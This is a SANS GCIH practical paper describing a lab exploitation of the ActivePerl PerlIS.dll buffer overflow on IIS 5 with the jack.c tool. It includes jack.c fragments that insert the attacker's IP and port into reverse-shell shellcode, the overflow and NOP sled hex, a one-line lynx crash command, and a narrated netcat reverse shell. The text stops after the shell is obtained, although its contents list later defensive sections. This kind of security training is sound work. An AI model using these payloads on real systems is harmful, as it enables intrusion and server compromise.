Global Information Assurance Certification Paper

SANS GCIH Practical Assignment v2.0
Washington D.C. November 2001
Submitted January 2002
Donald MacLeod

EXPLOIT IN ACTION 4

THE EXPLOIT 5

THE ATTACK 6

NETWORK DESCRIPTION: 6
Detailed description of the machines: *6*

NETWORK SCENARIO DIAGRAM 7

DESCRIBE THE PROTOCOL 8

HTTP 8
IIS 8
CGI 8
ISAPI 8
PERL 8
ACTIVESTATE PERL 8

SIMPLIFIED FLOW DIAGRAM 9

DESCRIBE HOW THE EXPLOIT WORKS 10

ATTACK 10
Inputs *10*
Code *10*
SECOND EXPLOIT 12

DESCRIBE AND DIAGRAM THE ATTACK. 13

STAGE 1 – WHO AM I ATTACKING AND WHY? 13
STAGE 2 – HOW WILL I ATTACK THEM? 13
STAGE 3 – ATTACK 13
STAGE 4 – MAINTAIN ACCESS 13
STAGE 5 – EXPAND ACCESS 14
STAGE 6 – REPEAT AS NECESSARY 14
SIMPLIFIED FLOW 18

DESCRIBE THE SIGNATURE OF THE ATTACK. 19

SPECIFIC NETWORK SIGNATURE: 19
GENERIC NETWORK SIGNATURE 19
PROTOCOL SIGNATURE: 19
ANOMALY SIGNATURE: 19
HOST SIGNATURE 19

TRACE EXAMINATION 21

SNORT RULES 23

HOW DO YOU PROTECT FROM THIS TYPE OF ATTACK? 26

- BEFORE THE VULNERABILITY IS KNOWN 26
- AFTER THE VULNERABILITY IS KNOWN BUT A PATCH IS NOT YET AVAILABLE 26

- AFTER THE PATCH IS AVAILABLE 26

PART 3 INCIDENT HANDLING. 32

PREPARE: WHAT EXISTING COUNTERMEASURES ARE IN PLACE ON THIS NETWORK? 32
IDENTIFY: HOW WOULD YOU DETECT THIS INCIDENT. INCLUDE SCREEN SHOTS. 34
CONTAINMENT: HOW WOULD YOU CONTAIN THIS INCIDENT? 39
ERADICATE: ONCE CONTAINED, HOW WOULD YOU CLEAN UP THE MESS? 42
RECOVERY: HOW BRING BACK ONLINE. HOW FURTHER SECURE. WHAT TYPE OF TESTING. 48

Network Protection *48*
Host level protection *48*
Other forms of detection *48*
More detailed network auditing *48*
More detailed host auditing *48*
The alarm Failed in VerifyBufferSize is in the logs after the attack *49*
Using these two countermeasures, the systems administrator can be reasonably sure the exploit will no longer work against the system. *49*

FOLLOW UP / LESSONS LEARNED: HOW DID THIS HAPPEN. HOW PREVENT IN FUTURE. 50

REFERENCES 52

APPENDIX A 54

APPENDIX B TCPDUMP SESSION OF ATTACK FROM IN FRONT OF THE FIREWALL: 59

APPENDIX C TCPDUMP SESSION OF ATTACK FROM BEHIND THE FIREWALL: 61

APPENDIX D SNORT DUMP OF ATTACK 63

Exploit in Action

This is not an actual incident. This is a scenario involving a remote office of a small organization. It has no dedicated technical support staff but relies on remote support from the main office for some items. The scenario for this paper is a site that runs IIS on Windows 2000 as a web server behind a NAT iptables firewall and a NAT Linksys router. They also use ISAPI for rapid access to their Perl scripts.

The scenario involves the local systems administrator running the ISAPI service optimized for speed not security in one configuration selection. Our systems administrator also fails to rapidly apply a patch from the vendor as he is on vacation and has no backup staff. The part time systems administrator then detects suspicious activity from the IIS server. The attacker has compromised the IIS web server using a vulnerability in the activestate Perl system. The attacker then gains shell access and uses ftp to download a new web index page to deface the organization.

The Exploit.

Name	NSFOCUS SA2001-07: ActivePerl PerlIS.dll Remote Buffer Overflow Vulnerability
CVE	CAN-2001-0815 (under review)
Brief Description:	There is a buffer overflow in the Perliis.dll that interprets the Perl code that is used for the ISAPI interface. By passing a long HTTP request with an extension .pl that activates the Perlis.dll, the service will crash. Using a specially crafted long HTTP request, the server will execute arbitrary code. On IIS 4 this is as SYSTEM, on IIS 5 this is as IWAM_machinename.
Protocol:	The attack used Hypertext Transfer Protocol (HTTP).

Variations:	There are two examples of this vulnerability being exploited
	
	• The first is the NSFOCUS Perl example that will overflow, but not exploit the service. This was the first public method available.
	
	lynx HTTP://host/cgi-bin/`Perl -e 'print "A" x 360'`.pl
	
	• The second is jack.c. This takes the vulnerability described in the Nsfocus alert, and provides a tool to shovel a shell back to the attacker. The reverse shell in jack.c is built from jill.c, another exploit for IIS.
	  • There are two platform variations for jack, one for attacking from windows, one from Linux
	  • There are two shellcode variations for jack, one for attacking .pl extensions, one for attacking .plx

References	• HTTP://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0815 • HTTP://www.incidents.org/archives/intrusions/msg02572.html • HTTP://www.incidents.org/archives/intrusions/msg02475.html • HTTP://bugs.activestate.com/show_bug.cgi?id=18062 • HTTP://www.securityfocus.com/bid/3526 • HTTP://www.securityfocus.com/archive/1/240344 • HTTP://downloads.securityfocus.com/vulnerabilities/exploits/jack_linux.c
Vulnerable OS:	This is not a vulnerability in the OS, but in an application on the OS. The application ActivePerl is vulnerable up to version 5.6.1.629 on Windows systems running IIS4 or IIS5 when run in certain non-default configurations.

The Attack.

Network Description:

Since this paper does not describe an actual incident, a network was built to exercise the selected exploit within the described scenario. For setting up the attack scenario, the following network was constructed. It includes a router, a firewall, two servers, an attacker and a victim. A linksys router bordered the network with NAT capability. A Redhat iptables firewall protects a web server and workstation behind the firewall. The web server is Windows 2000 server running IIS 5. There is a snort IDS running on the external NIC of the firewall and a snort IDS running on Windows 2000 on the internal network. The attacker is a Redhat Linux 7.1. The LAN also runs two tcpdump machines for detailed analyses.

Detailed description of the machines:

- Machine 1 - Outside Attacker: The attacker is running x86 Redhat 7.1 running a default install of most software. In addition the following scanning tools and penetration tools are loaded on the machine: nmap, netcat, jack.c.

- Machine 2 – Linksys Router. NAT. Port 80 forwarding to inside LAN enabled. No outbound filtering. Default deny inbound, excepting port 80 and established traffic.

- Machine 3 - Firewall. Redhat 7.1. Iptables firewall running NAT. Port 80 forwarding. Snort on outside interface. Bastille-Linux hardening. No outbound filtering.

- Machine 4 – Victim. Windows 2000 Professional. SP1. IIS 5. No patches beyond SP1.Activestate Perl 5.6.1.629.


- Machine 5 – Internal IDS. Windows 2000 Professional. SP2. Zonealarm personal firewall hardened.

- Machine 6 – LAN server Redhat 7.2 Server install running bastille-linux.

- Machine 7 – tcpdump collector outside firewall capturing full packet. This machine used the Shadow rotation scripts for collecting, with the snaplen set to 1514. It has no IP address bound to the stack along with being hardened.

- Machine 8 – tcpdump collector inside firewall capturing full packet. This machine used the Shadow rotation scripts for collecting, with the snaplen set to 1514. It has no IP address bound to the stack along with being hardened.

Network Scenario Diagram



Describe the protocol

Also what services and applications needed to understand the exploit.

HTTP

HTTP is a non-proprietary format based on SGML and is the protocol for the World Wide Web. In the beginning there were static pages. These pages offered good static brochure-style information presentation, but could not perform more real-time dynamic access to stored data. As the use of the web grew and the need for active content began to expand, a method to access backend databases and allow for user input was needed.

IIS

Internet Information Services (IIS) is Microsoft's web server. It is integrated with Windows 2000 Server, encompassing a wide variety of services from printing to web to ftp.

CGI

Common Gateway Interface (CGI) is a method for HTTP servers to access active content and pass it back to the requesting browser. An HTML document is static, where a CGI program works in real-time. There are some performance issues using CGI as a dynamic access method.

ISAPI

The Internet Server Application Programming Interface (ISAPI) is an API for writing web extensions. It can be used in conjunction with or instead of the CGI. Microsoft has adopted this for a standard. One of the main advantages of the ISAPI over CGI is speed, as it is implemented as a DLL.


PERL

While many different programming languages can be used for interfacing for dynamic web access, one of the most popular languages is Perl. Perl is often chosen due to its excellent built in ability for text manipulation and web support.

ACTIVESTATE PERL

Activestate Perl is a distribution of Perl for Linux, Solaris and Windows. Perl for ISAPI is a version of Perl that runs as a DLL. The main advantage is speed. Running as a DLL requires less process overhead. When a call is made to Perl.exe a new process is created for every script. The DLL uses the space of the process that calls them. Since you are not

running in your own process space, but rather that of the server, Perl code called can have a larger impact on the server should something go wrong.



Simplified flow diagram

1. The browser requests information from the IIS Server
2. Since the call is for a Perl script, with the user provided input, the IIS server passes the request to Perl
3. The Perl program makes the call to the database
4. The database provides the information back
5. The information is provided to the requesting user by the IIS server

Describe how the exploit works.

Detail a description of the exploit, step by step. Include source code. Describe how you would launch this attack if you did not have an exploit program.

Attack

This exploit makes use of a buffer overflow to attack the vulnerable DLL. A buffer overflow is when a program attempts to store more data in a buffer than it was defined to hold. The extra information that expands outside of the defined buffer can sometimes overwrite other data on the stack. If the overflow data is carefully constructed, it can sometimes cause the program to execute code of the attacker's choice. If there is no execution code provided, the program will often simply crash. The payload of the exploit in the jack.c program is the spawning of a reverse cmd shell.

It is interesting to note that the shellcode is similar, as referenced by the author of the exploit, to another exploit, jill.c. It borrows the reverse shell portion from this exploit.

Inputs

The inputs required by the program at run time are:

- Victim IP
  - This is required so the code knows where to send the overflow
- Victim Port
  - The port the IIS server is listening on
- Attacker IP
  - The IP address the shellcode will add to shovel the reverse shell to
- Attacker Port
  - The port for this reverse shell, this is the same port the attacker has set netcat listening on

Code

In the exploit code, the shellcode that will be injected onto the stack is not complete, it requires user input. The user input in then placed into the array that defines the shellcode. The Attacker IP and Attacker Port are converted to a format that can be run on the stack of the Victim. The port is a two byte variable and the host is a four byte variable.

```
shellcode[745]= (a_port) & 0xff;
shellcode[746]= (a_port >> 8) & 0xff;
shellcode[750]= (a_host) & 0xff;
shellcode[751]= (a_host >> 8) & 0xff;
shellcode[752]= (a_host >> 16) & 0xff;
shellcode[753]= (a_host >> 24) & 0xff;
```

Now that the completed shellcode is loaded into the array, the overflow, new return address and the code for the reverse shell bound to a cmd is sent to the victim via the socket the program creates. The victim then shovels it back to the netcat listener on the attacker. Once the exploit is sent, the socket is closed.

```
if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
        perror("socket");
        exit(1);
    }

    printf("\nSending exploit....\n");

    if ((connect(s, (struct sockaddr *) &sin, sizeof(sin))) == -1){
        perror("connect");
        exit(1);
    }

    write(s, shellcode, strlen(shellcode));
    sleep (1);
    close (s);

      printf ("Exploit sent.\n\n");
```

The overflow portion of the code:

…\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42\x42…

Defines the repeating character in the overly long file name that is being sent to the IIS server for processing as a Perl script. The hexadecimal 42 translates to capital "B" that is transmitted over the network. The exact character that is in the overflow does not matter, as long as the interpreting system does not interpret it as a special character before the Perl system gains control, causing the overflow to end before the buffer is overflowed.

The ending extension of the overflow is *.pl*; this causes the HTTP request to be sent to the PERL ISAPI system.

\x2E\x70\x6C\x20\x48\x54\x54\x50\x2F\x31 \x2E\x30\x0D\x0A\x0D\x0A\x00

As describe by the author of the exploit, the extension could be redefined as

\x2E\x70\x6C\x78\x20\x48\x54\x54\x50\x2F\x31 \x2E\x30\x0D\x0A\x0D\x0A\x00

which would rename the long file name to .plx through the addition of hexadecimal 78, which translated to lowercase "x".

The repeating hex 90 string:

…\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90…

is a common attribute of many overflow attacks. It is to improve the odds of the return address pointing back to a portion of the stack that will execute the intended payload. If the attack had to jump back to the exact return address where the malicious code was, the odds of success would be reduced and the exploit would be harder to craft.

The repeating x90 is the hexcode for a NOP or No Operation code on the Intelx86 architecture. If the return address falls back in the stack and encounters the NOP command, it simple travels down the stack while processing the NOP. Since nothing detrimental to the operation or integrity of the system is processed by the NOP, the OS continues to execute them harmlessly until the payload of the exploit is reached. The NOP command is used in assembly programming for jumping to an instruction that cannot be jumped to directly, such as ENDM (end macro).

There are other operators that could be inserted instead of the NOP that would make detection of the NOP sled more difficult; this is described in ADMutate by K2, but is beyond the scope of this paper.

Second Exploit

If the attacker was not concerned with gaining access, but rather disrupting service, that attack could be launched without a full program using a single Perl command as input to the lynx browser:

lynx HTTP://host/cgi-bin/`Perl -e 'print "A" x 360'`.pl

Which would create a string of "…AAAA…" and overflow the same buffer, but without code to execute after the return address is overwritten.

Describe and diagram the attack.

There are various ways to describe the stages of a computer attack. For this scenario, the attacker will use the following general methodology. At several phases during the attack, non-technical means, such as social engineering or break and enter could also be employed; however they are not the focus of this paper. Accordingly the physical and personnel defensive security requirements to mitigate these threats will also not be discussed.

Stage 1 – Who am I attacking and why?

In the initial phase of the attack, the attacker decides on what they are looking for and where will they find it. This could be a specific target to steal information, a web site to deface, a 'zombie' for their DDOS army or a launch point for an additional attack. In this scenario, the attacker has targeted this network for the attack hoping to deface their web page as they dislike the organization.

Stage 2 – How will I attack them?

This is where the attacker uses scanning techniques to determine what servers or devices on the target LAN have a vulnerability the attacker will be able to exploit in order to gain access. Tools such as whois, finger, netcat, xprobe and nmap can provide additional information for the attacker. Since the attacker is familiar with the organization, they can narrow the focus of this phase rapidly. This could mean going to a public source, such as hacker web site, an IRC channel or using private exploits. An advanced attacker at this point might attempt to exploit the system by developing their own exploit or modifying an existing one to better suit their needs. This modification could be to help reduce the chance of detection or to change the exploit to target a different OS version or modify the initial payload of the exploit. In this scenario the attacker used a tool that is downloaded from the Internet with no modifications.

Stage 3 – Attack

In this phase the exploit code is run against the victim, and if the attack succeeds, access is gained.

Stage 4 – Maintain Access

The attacker must now develop a method to maintain access to the system. This could involve a simple listener or a complex rootkit. At this point the attacker will also want to clean up any log files that show what was done and who did it. There are tools to help facilitate these functions. The attacker in the scenario is simply interested in defacing the web site and not maintaining access.

Stage 5 – Expand Access


The attacker now performs the scanning process to expand their access within the inside network. Additional tools might be downloaded to the newly compromised internal systems to help their privilege elevation and expansion plans. In many cases, once the perimeter firewall can be bypassed, and a server on the inside exploited, access can be rapidly expanded. Many organizations have a weaker security posture on the bulk of their internal servers, depending on a single layer of defense, the firewall. Again, the attacker is not interested in exploiting the system further, but simply defacing the web page.

Stage 6 – Repeat as necessary


At this point that attacker has gotten access, and started expanding their access through the system. What happens from here depends on what the attacker was trying to accomplish. For instance, if specific information was needed and acquired, the attack might cease to reduce detection chances.

Following the described methodology, the exact steps the attacker followed in this scenario are below:

The first step the attack takes is to use ping to send an ICMP packet to see if the host is up. After several seconds we receive no reply from the IP address. But this is not the end of our scanning, as many machines will absorb ICMP packets as a method of making OS interrogating more difficult.




The attack next uses the tool nmap to perform a port scan of the system. The system replies back that it is running several services including port 80 (HTTP) indicating the machine is running a web server. Since the attacker is hoping to use a web exploit this is good news. However this appears to be a unix/linux machine based on some of the ports that are running along with HTTP. While Activestate Perl is available for Linux and Solaris, the exploit only works on Windows machines running IIS. Before the attacker moves on to find another method to penetrate the server, the HTTP server is further interrogated.



In the following screen the attacker uses netcat to connect to the HTTP port on the linux server and issues a null command to have the server respond back with an error message,


which includes the web server version. In this case the server responds back with IIS5. The attacker can deduce from this that the Linux server is actually a firewall that passes on the requests from the external NIC to the internal NIC. Behind the firewall is a Windows system running IIS5. There is always the possibility that the system is returning falsified data in order to confuse attackers, or as a honeypot, but the attacker plans on proceeding.




To compile the exploit that was downloaded from an Internet security site, the attacker issues the following command.

root@localhost jack]# gcc jack.c -o jack


This compile produces the executable named *jack*, which the attacker runs against the server. At the same time the attack sets up a netcat listener to receive the shell that is shoveled back to the attacker should the exploit succeed.



The netcat listener on port 5555 now shows a Windows shell on the attacker's Linux machine. Since the Windows system reported that it was running IIS 5, the attack now has a shell session with the permissions of the IIS process.

